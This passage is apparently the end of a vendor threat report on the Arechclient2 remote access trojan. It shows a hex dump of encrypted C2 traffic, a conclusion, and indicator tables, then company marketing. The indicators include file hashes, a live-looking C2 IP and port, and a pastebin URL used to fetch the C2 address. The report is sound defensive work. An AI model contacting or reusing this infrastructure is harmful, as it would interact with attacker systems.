000000E0  67 29 e6 bb 26 45 69 8c e4 e4 8c 31 01 2b 6e 95  g)..&Ei. ...1.+n.
000000F0  f9 66 4e e2 f5 e6 52 cc 42 01 31 2a 6b 30 79 60  .fN...R. B.1*k0y`
00000100  c0 91 8d 7b 84 34 0d 83 3b d1 64 3c 11 52 aa 27  ...{.4.. ;<d<.R.'
00000110  7b 84 32 63 b1 0f 97 2d 64 97 75 d7 54 ee a3 a2  {.2c...- d.u.T...
00000120  d0 ca 26 71 bd 57 06 d4 75 ad 68 a4 76 c2 66 0c  ..&q.W.. u.h.v.f.
00000130  28 aa c3 86 4e 6a 9b 95 c6 3c 60 30 c6 aa 16 a5  (...Nj.. .<`0....
00000140  37 f0 f4 97 8b 6f d6 21 41 d5 ee f1 dc 35 e4 ba  7....o.! A....5..
00000150  4f 9f 97 f5 0f e7 49 ca 40 83 8a 8a 0f ce c4 47  0....I. @.....G
00000160  32 88 1e e9 4f e5 c7 41 77 b8 57 fe 87 21 63 de  2...O..A w.W.!c.
00000170  17 39 9e 24 31 88 d7 a2 48 64 46 8e 4d e2 af 8d  .9.$1... HdF.M...
00000180  16 80 56 79 18 07 d6 cc 91 bc 32 82 02 6d f9 ad  ..Vy.... ..2..m..
00000190  95 5f 13 d3 a0 05 ba 62 de 59 e6 db bb 8e 2a e3  ._.....b .Y....*.
000001A0  ed ac 5f 7d 90 ac 07 9b 5a ff b2 9c f5 d2 2c 4f  .._}.... Z.....,0
000001B0  a7 de 57 37 2b 05 9a d3 36 58 19 7d d0 e8 f3 7c  ..w7+... 6X.}|
000001C0  ff 07 9a 9e a9 55 b9 52 ab 01 c7 04 b3 a7 51 c1  ....U.R .....Q.
000001D0  b2 bf 2f 93 5a 51 a5 0b 36 5a cb 8a ac 7e 69 4c  ../.ZQ.. 6Z...~iL
    
```

13 client pkts, 1 server pkt, 1 turn.

Entire conversation (1168 bytes) Show data as Hex Dump Stream 46

Find: Find Next

Filter Out This Stream Print Save as... Back Close Help

Figure 17: C2 Comms with Encryption

If the communications are intercepted and the encryption status is set to “Off,” all further communications will be in plain text (see Figure 18).

Conclusion

Adversaries are becoming more advanced in their methods of bypassing AV by using publicly available tools such as AutoIT3 and native operating system tools. Therefore, it's become increasingly important in today's threat landscape to have the capability to detect advanced tradecraft. Arechlient2 is not a new threat. However, it is not commonly viewed as a choice for remote access tools and in this case, was the result of a drive-by download. While malware like this is not used as a targeted means of attack, it does not reduce the risk that malicious binaries like this pose.

File Indicators of Compromise

SHA256	4A81FED5DB0727E54B39402A9954804E8AE39F26FCE13ACE9300141ABEEE4E8A
Name	<code>jsc.exe/Test.exe</code>
File Type	Executable
Size	639 KB

SHA256	71B57570867E7ABD79A9011B19B2EFCA2B069E8AAFBB1BEF601CD65E3D7DFC79
Name	<code>Dns.mpeg</code>
File Type	Batch Script
Size	11 KB

SHA256	3E26723394ADE92F8163B5643960189CB07358B0F96529A477D37176D68AA0A0
Name	<code>Hole.exe.pif</code>
File Type	Executable
Size	925 KB

SHA256	FFE6FEB6677FB58013BBB5D42EACAACFBB939F803D649268F7427EA6E5262356
Name	<code>fyoNUfeL.dll</code>
File Type	DLL
Size	2 MB

SHA256	3E26723394ADE92F8163B5643960189CB07358B0F96529A477D37176D68AA0A0
Name	Funding.mpeg
File Type	Raw Data
Size	925 KB

SHA256	DB4E1935D1D1DFAE7F87147D0FB90405326380E09A30E869BFCFE0CD64B92B1E
Name	Mali.mpeg or v or d
File Type	AutoIT Script
Size	2 MB

SHA256	3E26723394ADE92F8163B5643960189CB07358B0F96529A477D37176D68AA0A0
Name	sgYzDqWyiP.exe.com
File Type	Executable
Size	925 KB

Network IOCs

URL/IP ADDRESS	PORT	DESCRIPTION	DATE LAST ACCESSED
34.141.198.105	15647	C2	09/27/2022
https://pastebin.com/raw/nJqnXW3u	443	Retrieve C2 IP	09/27/2022
http://eth0.me	80	Retrieve public IP	09/27/2022



Why Blackpoint Cyber?

Founded in 2014 by former National Security Agency (NSA) cyber operations experts, the Blackpoint team continues to bring nation-state-grade technology and tactics to our partners around the world. By fusing real security with real response, our elite SOC team is empowered by the proprietary technology we built from the ground up.

Together, we detect breaches faster than any other solution on the market. With insight into network visualization, tradecraft detection, endpoint security, suspicious events, and remote privileged activity, Blackpoint detects lateral movement in its earliest stages and stops the spread.

By the time you hear from us, the threat has been triaged and removed, often before the malicious actor even saw us coming. Lastly, we optimize our architecture and data to its fullest extent, ensuring robust services and valuable intel for our partners. That way, all facets of security—response, logging, cloud protection, and cyber insurance—can work in tandem to support an integrated cyber strategy. Sleep easy knowing we detect and detain threats on your behalf around the clock.

Our mission? To provide unified, 24/7 detection and response services to organizations of all sizes around the world.

SIGN UP FOR A DEMO TODAY!

CONTACT US

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